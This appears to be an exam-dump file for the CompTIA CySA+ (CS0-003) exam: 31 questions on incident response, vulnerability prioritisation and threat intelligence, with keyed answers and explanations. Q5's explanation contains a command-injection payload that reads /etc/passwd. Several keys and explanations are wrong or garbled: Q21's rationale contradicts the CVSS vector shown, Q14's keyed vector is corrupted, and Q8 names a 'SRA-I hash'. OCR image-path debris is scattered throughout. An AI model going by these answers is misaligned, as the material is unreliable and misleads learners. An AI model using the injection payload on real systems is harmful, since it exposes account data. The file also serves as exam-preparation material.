CompTIA.CS-003.vJun-2024.by.Aman.163q

Number: CS-003
Passing Score: 800
Time Limit: 120
File Version: 7.0

Exam Code: CS0-003

Exam Name: CompTIA CSA+

Exam A

QUESTION 1
The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

A. Single pane of glass
B. Single sign-on
C. Data enrichment
D. Deduplication

Correct Answer: D
Section:
Explanation:
Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

QUESTION 2
A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

A. Hacklivist
B. Advanced persistent threat
C. Insider threat
D. Script kiddie

Correct Answer: C
Section:
Explanation:
The user has become an insider threat by downloading software that contains malware onto a computer that eventually infects numerous other systems. An insider threat is a person or entity that has legitimate access to an organization's systems, networks, or resources and uses that access to cause harm or damage to the organization. An insider threat can be intentional or unintentional, malicious or negligent, and can result from various actions or behaviors, such as downloading unauthorized software, violating security policies, stealing data, sabotaging systems, or collaborating with external attackers.

QUESTION 3
An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?

A. Take a snapshot of the compromised server and verify its integrity
B. Restore the affected server to remove any malware
C. Contact the appropriate government agency to investigate
D. Research the malware strain to perform attribution

Correct Answer: A
Section:
Explanation:
The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server's data and state at a specific point in time. Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its

creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

QUESTION 4
During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

A. Disk contents
B. Backup data
C. Temporary files
D. Running processes

Correct Answer: D
Section:
Explanation:
The most volatile type of evidence that must be collected first in a computer system is running processes. Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed. Running processes can also be affected by other processes or users that may modify or terminate them. Therefore, running processes must be collected first before any other type of evidence in a computer system

QUESTION 5
A zero-day command injection vulnerability was published. A security administrator is analyzing the following logs for evidence of adversaries attempting to exploit the vulnerability:
Which of the following log entries provides evidence of the attempted exploit?

A. Log entry 1
B. Log entry 2
C. Log entry 3
D. Log entry 4

Correct Answer: D
Section:
Explanation:
Log entry 4 shows an attempt to exploit the zero-day command injection vulnerability by appending a malicious command (;cat /etc/passwd) to the end of a legitimate request (/cgi-bin/index.cgi?name=John). This command would try to read the contents of the/etc/passwdfile, which contains user account information, and could lead to further compromise of the system. The other log entries do not show any signs of command injection, as they do not contain any special characters or commands that could alter the intended behavior of the application. Official
Reference:
https://www.imperva.com/learn/application-security/command-injection/
https://www.zerodayinitiative.com/advisories/published/

QUESTION 6
Which of the following is the most important factor to ensure accurate incident response reporting?

A. A well-defined timeline of the events
B. A guideline for regulatory reporting
C. Logs from the impacted system
D. A well-developed executive summary

Correct Answer: A
Section:
Explanation:
A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and

what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official
Reference:
https://www.ibm.com/topics/incident-response
https://www.crowdstrike.com/cybersecurity-101/incident-response/incident-response-steps/

QUESTION 7
A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

A. Geoblock the offending source country
B. Block the IP range of the scans at the network firewall.
C. Perform a historical trend analysis and look for similar scanning activity.
D. Block the specific IP address of the scans at the network firewall

Correct Answer: A
Section:
Explanation:
Geoblocking is the best mitigation technique for unusual network scanning activity coming from a country that the company does not do business with, as it can prevent any potential attacks or data breaches from that country. Geoblocking is the practice of restricting access to websites or services based on geographic location, usually by blocking IP addresses associated with a certain country or region. Geoblocking can help reduce the overall attack surface and protect against malicious actors who may be trying to exploit vulnerabilities or steal information. The other options are not as effective as geoblocking, as they may not block all the possible sources of the scanning activity, or they may not address the root cause of the problem. Official
Reference:
https://www.blumira.com/geoblocking/
https://www.avg.com/en/signal/geo-blocking

QUESTION 8
An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

A. Disable the user's network account and access to web resources
B. Make a copy of the files as a backup on the server.
C. Place a legal hold on the device and the user's network share.
D. Make a forensic image of the device and create a SRA-I hash.

Correct Answer: D
Section:
Explanation:
Making a forensic image of the device and creating a SRA-I hash is the best step to preserve evidence, as it creates an exact copy of the device's data and verifies its integrity. A forensic image is a bit-by-bit copy of the device's storage media, which preserves all the information on the device, including deleted or hidden files. A SRA-I hash is a cryptographic value that is calculated from the forensic image, which can be used to prove that the image has not been altered or tampered with. The other options are not as effective as making a forensic image and creating a SRA-I hash, as they may not capture all the relevant data, or they may not provide sufficient verification of the evidence's authenticity. Official
Reference:
https://www.sans.org/blog/forensics-101-acquiring-an-image-with-ftk-imager/
https://swailescomputerforensics.com/digital-forensics-imaging-hash-value/

QUESTION 9
A systems administrator is reviewing after-hours traffic flows from data-center servers and sees regular outgoing HTTPS connections from one of the servers to a public IP address. The server should not be making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?

A. C2 beaconing activity
B. Data exfiltration
C. Anomalous activity on unexpected ports
D. Network host IP address scanning
E. A rogue network device

Correct Answer: A
Section:
Explanation:
The most likely explanation for this traffic pattern is C2 beaconing activity. C2 stands for command and control, which is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 beaconing activity is a type of network traffic that indicates a compromised system is sending periodic messages or signals to an attacker's system using various protocols, such as HTTP(S), DNS, ICMP, or UDP. C2 beaconing activity can enable the attacker to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels.

QUESTION 10
New employees in an organization have been consistently plugging in personal webcams despite the company policy prohibiting use of personal devices. The SOC manager discovers that new employees are not aware of the company policy. Which of the following will the SOC manager most likely recommend to help ensure new employees are accountable for following the company policy?

A. Human resources must email a copy of a user agreement to all new employees
B. Supervisors must get verbal confirmation from new employees indicating they have read the user agreement
C. All new employees must take a test about the company security policy during the cjitoardmg process
D. All new employees must sign a user agreement to acknowledge the company security policy

Correct Answer: D
Section:
Explanation:
The best action that the SOC manager can recommend to help ensure new employees are accountable for following the company policy is to require all new employees to sign a user agreement to acknowledge the company security policy. A user agreement is a document that defines the rights and responsibilities of the users regarding the use of the company's systems, networks, or resources, as well as the consequences of violating the company's security policy. Signing a user agreement can help ensure new employees are aware of and agree to comply with the company security policy, as well as hold them accountable for any breaches or incidents caused by their actions or inactions.

QUESTION 11
An analyst has been asked to validate the potential risk of a new ransomware campaign that the Chief Financial Officer read about in the newspaper. The company is a manufacturer of a very small spring used in the newest fighter jet and is a critical piece of the supply chain for this aircraft. Which of the following would be the best threat intelligence source to learn about this new campaign?

A. Information sharing organization
B. Blogs/forums
C. Cybersecuritv incident response team
D. Deep/dark web

Correct Answer: A
Section:
Explanation:
An information sharing organization is a group or network of organizations that share threat intelligence, best practices, or lessons learned related to cybersecurity issues or incidents. An information sharing organization can help security analysts learn about new ransomware campaigns or other emerging threats, as well as get recommendations or guidance on how to prevent, detect, or respond to them. An information sharing organization can also help security analysts collaborate or coordinate with other organizations in the same industry or region that may face similar threats or challenges.


QUESTION 12
An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the

most likely reason to include lessons learned?

A. To satisfy regulatory requirements for incident reporting
B. To hold other departments accountable
C. To identify areas of improvement in the incident response process
D. To highlight the notable practices of the organization's incident response team

Correct Answer: C
Section:
Explanation:
The most likely reason to include lessons learned in an after-action report is to identify areas of improvement in the incident response process. The lessons learned process is a way of reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying areas of improvement in the incident response process can help enhance the security posture, readiness, or capability of the organization for future incidents, as well as provide feedback or recommendations on how to address any issues or challenges.

QUESTION 13
A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:



Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

A. InLoud: Cobain: Yes Grohl: No Novo: Yes Smear: Yes Channing: No
B. TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No
C. ENameless: Cobain: Yes Grohl: No Novo: Yes Smear: No Channing: No
D. PBleach: Cobain: Yes Grohl: No Novo: No Smear: No Channing: Yes

Correct Answer: B
Section:
Explanation:
The vulnerability that should be patched first, given the above third-party scoring system, is:
TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No
This vulnerability has three out of five metrics marked as Yes, which indicates a high severity level. The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

QUESTION 14
A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

A. CVSS: 31/AV: N/AC: L/PR: N/UI: N/S: U/C: H/1: K/A: L
B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L

C. CVSS:31/AV:N/AC:L/PR:N/UI:H/S:U/C:L/I:N/A:H

D. CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H

Correct Answer: A
Section:
Explanation:
This answer matches the description of the zero-day threat. The attack vector is network (AV:N), the attack complexity is low (AC:L), no privileges are required (PR:N), no user interaction is required (UI:N), the scope is unchanged (S:U), the confidentiality and integrity impacts are high (C:H/I:H), and the availability impact is low (A:L). Official
Reference: https://nvd.nist.gov/vuln-metrics/cvss

QUESTION 15
Which of the following tools would work best to prevent the exposure of PII outside of an organization?

A. PAM


B. IDS

C. PKI

D. DLP

Correct Answer: D
Section:
Explanation:
Data loss prevention (DLP) is a tool that can prevent the exposure of PII outside of an organization by monitoring, detecting, and blocking sensitive data in motion, in use, or at rest.

QUESTION 16
An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:



```
v Alerts (17)
  > Absence of Anti-CSRF Tokens
  > Content Security Policy (CSP) Header Not Set (6)
  > Cross-Domain Misconfiguration (34)
  > Directory Browsing (11)
  > Missing Anti-clickjacking Header (2)
  > Cookie No HttpOnly Flag (4)
  > Cookie Without Secure Flag
  > Cookie with SameSite Attribute None (2)
  > Cookie without SameSite Attribute (5)
  > Cross-Domain JavaScript Source File Inclusion
  > Timestamp Disclosure - Unix (569)
  > X-Content-Type-Options Header Missing (42)
  > CORS Header
  > Information Disclosure - Sensitive Information in URL (2)
  > Information Disclosure - Suspicious Comments (43)
  > Loosely Scoped Cookie (5)
  > Re-examine Cache-control Directives (33)
```

Which of the following tuning recommendations should the security analyst share?

A. Set an HttpOnlvflaq to force communication by HTTPS

B. Block requests without an X-Frame-Options header

C. Configure an Access-Control-Allow-Origin header to authorized domains

D. Disable the cross-origin resource sharing header

Correct Answer: C
Section:
Explanation:

QUESTION 17

Which of the following items should be included in a vulnerability scan report? (Choose two.)

A. Lessons learned

B. Service-level agreement

C. Playbook

D. Affected hosts

E. Risk score

F. Education plan

Correct Answer: D, E
Section:
Explanation:

A vulnerability scan report should include information about the affected hosts, such as their IP addresses, hostnames, operating systems, and services. It should also include a risk score for each vulnerability, which indicates the severity and potential impact of the vulnerability on the host and the organization. Official
Reference: https://www.first.org/cvss/

QUESTION 18

The Chief Executive Officer of an organization recently heard that exploitation of new attacks in the industry was happening approximately 45 days after a patch was released. Which of the following would best protect this organization?

A. A mean time to remediate of 30 days

B. A mean time to detect of 45 days

C. A mean time to respond of 15 days


D. Third-party application testing

Correct Answer: A
Section:
Explanation:

A mean time to remediate (MTTR) is a metric that measures how long it takes to fix a vulnerability after it is discovered. A MTTR of 30 days would best protect the organization from the new attacks that are exploited 45 days after a patch is released, as it would ensure that the vulnerabilities are fixed before they are exploited

QUESTION 19

A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:



```
foreach ($user in Get-Content .\this.txt)
{
     Get-ADUser $user -Properties primaryGroupID |select-object primaryGroupID
     Add-ADGroupMember "Domain Users" -Members $user
     Set-ADUser $user -Replace @{primaryGroupID=513}
}
```

Which of the following scripting languages was used in the script?

A. PowerShel
B. Ruby
C. Python
D. Shell script


Correct Answer: A
Section:
Explanation:
The script uses PowerShell syntax, such as cmdlets, parameters, variables, and comments. PowerShell is a scripting language that can be used to automate tasks and manage systems.

QUESTION 20
A company's user accounts have been compromised. Users are also reporting that the company's internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?

A. There is an issue with the SSL certificate causinq port 443 to become unavailable for HTTPS access
B. An on-path attack is being performed by someone with internal access that forces users into port 80
C. The web server cannot handle an increasing amount of HTTPS requests so it forwards users to port 80
D. An error was caused by BGP due to new rules applied over the company's internal routers


Correct Answer: B
Section:
Explanation:
An on-path attack is a type of man-in-the-middle attack where an attacker intercepts and modifies network traffic between two parties. In this case, someone with internal access may be performing an on-path attack by forcing users into port 80, which is used for HTTP communication, instead of port 443, which is used for HTTPS communication. This would allow the attacker to compromise the user accounts and access the company's internal portal.

QUESTION 21
A security analyst is tasked with prioritizing vulnerabilities for remediation. The relevant company security policies are shown below:
Security Policy 1006: Vulnerability Management
1- The Company shall use the CVSSv3.1 Base Score Metrics (Exploitability and Impact) to prioritize the remediation of security vulnerabilities.
2- In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data.
3- The Company shall prioritize patching of publicly available systems and services over patching of internally available system.
According to the security policy, which of the following vulnerabilities should be the highest priority to patch?
A)




Name: THOR.HAMMER
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
Internal System

B)




Name: CAP.SHIELD
CVSS 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
External System

C)



Name: LOKI.DAGGER
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
External System

D)



Name: THANOS.GAUNTLET
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Internal System

A. Option A
B. Option B
C. Option C
D. Option D

Correct Answer: C
Section:
Explanation:
According to the security policy, the company shall use the CVSSv3.1 Base Score Metrics to prioritize the remediation of security vulnerabilities. Option C has the highest CVSSv3.1 Base Score of 9.8, which indicates a critical severity level. The company shall also prioritize confidentiality of data over availability of systems and data, and option C has a high impact on confidentiality (C:H). Finally, the company shall prioritize patching of publicly available systems and services over patching of internally available systems, and option C affects a public-facing web server. Official
Reference: https://www.first.org/cvss/

QUESTION 22
Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

A. Business continuity plan
B. Vulnerability management plan
C. Disaster recovery plan
D. Asset management plan

Correct Answer: C
Section:

QUESTION 23
The Chief Information Security Officer wants to eliminate and reduce shadow IT in the enterprise. Several high-risk cloud applications are used that increase the risk to the organization. Which of the following solutions will assist in reducing the risk?

A. Deploy a CASB and enable policy enforcement
B. Configure MFA with strict access
C. Deploy an API gateway
D. Enable SSO to the cloud applications

Correct Answer: A
Section:
Explanation:
A cloud access security broker (CASB) is a tool that can help reduce the risk of shadow IT in the enterprise by providing visibility and control over cloud applications and services. A CASB can enable policy enforcement by

blocking unauthorized or risky cloud applications, enforcing data loss prevention rules, encrypting sensitive data, and detecting anomalous user behavior.

QUESTION 24
An incident response team receives an alert to start an investigation of an internet outage. The outage is preventing all users in multiple locations from accessing external SaaS resources. The team determines the organization was impacted by a DDoS attack. Which of the following logs should the team review first?

A. CDN
B. Vulnerability scanner
C. DNS
D. Web server

Correct Answer: C
Section:
Explanation:
A distributed denial-of-service (DDoS) attack is a type of cyberattack that aims to overwhelm a target's network or server with a large volume of traffic from multiple sources. A common technique for launching a DDoS attack is to compromise DNS servers, which are responsible for resolving domain names into IP addresses. By flooding DNS servers with malicious requests, attackers can disrupt the normal functioning of the internet and prevent users from accessing external SaaS resources. Official
Reference: https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/

QUESTION 25
A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

A. Weaponization
B. Reconnaissance
C. Delivery
D. Exploitation

Correct Answer: D
Section:
Explanation:
The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the exploitation stage of the Cyber Kill Chain. Official
Reference: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

QUESTION 26
An analyst finds that an IP address outside of the company network that is being used to run network and vulnerability scans across external-facing assets. Which of the following steps of an attack framework is the analyst witnessing?

A. Exploitation
B. Reconnaissance
C. Command and control
D. Actions on objectives

Correct Answer: B
Section:
Explanation:

Reconnaissance is the first stage in the Cyber Kill Chain and involves researching potential targets before carrying out any penetration testing. The reconnaissance stage may include identifying potential targets, finding their vulnerabilities, discovering which third parties are connected to them (and what data they can access), and exploring existing entry points as well as finding new ones. Reconnaissance can take place both online and offline. In this case, an analyst finds that an IP address outside of the company network is being used to run network and vulnerability scans across external-facing assets. This indicates that the analyst is witnessing reconnaissance activity by an attacker. Official
Reference: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

QUESTION 27
An incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. Which of the following best describes what is happening? (Choose two.)

A. Beaconinq
B. Domain Name System hijacking
C. Social engineering attack
D. On-path attack
E. Obfuscated links
F. Address Resolution Protocol poisoning

Correct Answer: C, E
Section:
Explanation:
A social engineering attack is a type of cyberattack that relies on manipulating human psychology rather than exploiting technical vulnerabilities. A social engineering attack may involve deceiving, persuading, or coercing users into performing actions that benefit the attacker, such as clicking on malicious links, divulging sensitive information, or granting access to restricted resources. An obfuscated link is a link that has been disguised or altered to hide its true destination or purpose. Obfuscated links are often used by attackers to trick users into visiting malicious websites or downloading malware. In this case, an incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. This indicates that the analyst is witnessing a social engineering attack using obfuscated links.

QUESTION 28
During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

A. Conduct regular red team exercises over the application in production
B. Ensure that all implemented coding libraries are regularly checked
C. Use application security scanning as part of the pipeline for the CI/CDflow
D. Implement proper input validation for any data entry form

Correct Answer: C
Section:
Explanation:
Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration. Application security scanning can help identify and fix security issues before they become exploitable by attackers. Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the CI/CD process.


QUESTION 29
An analyst is reviewing a vulnerability report and must make recommendations to the executive team. The analyst finds that most systems can be upgraded with a reboot resulting in a single downtime window. However, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. Which of the following inhibitors to remediation do these systems and associated vulnerabilities best represent?

A. Proprietary systems

B. Legacy systems
C. Unsupported operating systems
D. Lack of maintenance windows

Correct Answer: A
Section:
Explanation:
Proprietary systems are systems that are owned and controlled by a specific vendor or manufacturer, and that use proprietary standards or protocols that are not compatible with other systems. Proprietary systems can pose a challenge for vulnerability management, as they may not allow users to access or modify their configuration, update their software, or patch their vulnerabilities. In this case, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. This indicates that these systems and associated vulnerabilities are examples of proprietary systems as inhibitors to remediation

QUESTION 30
The security team reviews a web server for XSS and runs the following Nmap scan:



```
#nmap -p80 --script http-unsafe-output-escaping 172.31.15.2

PORT     STATE    SERVICE  REASON
80/tcp   open     http     syn-ack
| http-unsafe-output-escaping:
|_ Characters [> " '] reflected in parameter id at
http://172.31.15.2/1.php?id=2
```

Which of the following most accurately describes the result of the scan?

A. An output of characters > and ' as the parameters used m the attempt
B. The vulnerable parameter ID hccp://l72.31.15.2/1.php?id-2 and unfiltered characters returned
C. The vulnerable parameter and unfiltered or encoded characters passed > and ' as unsafe
D. The vulnerable parameter and characters > and ' with a reflected XSS attempt

Correct Answer: D
Section:
Explanation:
A cross-site scripting (XSS) attack is a type of web application attack that injects malicious code into a web page that is then executed by the browser of a victim user. A reflected XSS attack is a type of XSS attack where the malicious code is embedded in a URL or a form parameter that is sent to the web server and then reflected back to the user's browser. In this case, the Nmap scan shows that the web server is vulnerable to a reflected XSS attack, as it returns the characters > and ' without any filtering or encoding. The vulnerable parameter is id in the URL http://172.31.15.2/1.php?id=2.

QUESTION 31
A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?

A. function w() { a=$(ping -c 1 $1 | awk-F "/" 'END{print $1}') && echo "$1 | $a" }
B. function x() { b=traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $b" }
C. function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1}').origin.asn.cymru.com TXT +short }
D. function z() { c=$(geoiplookup$1) && echo "$1 | $c" }

Correct Answer: C
Section:
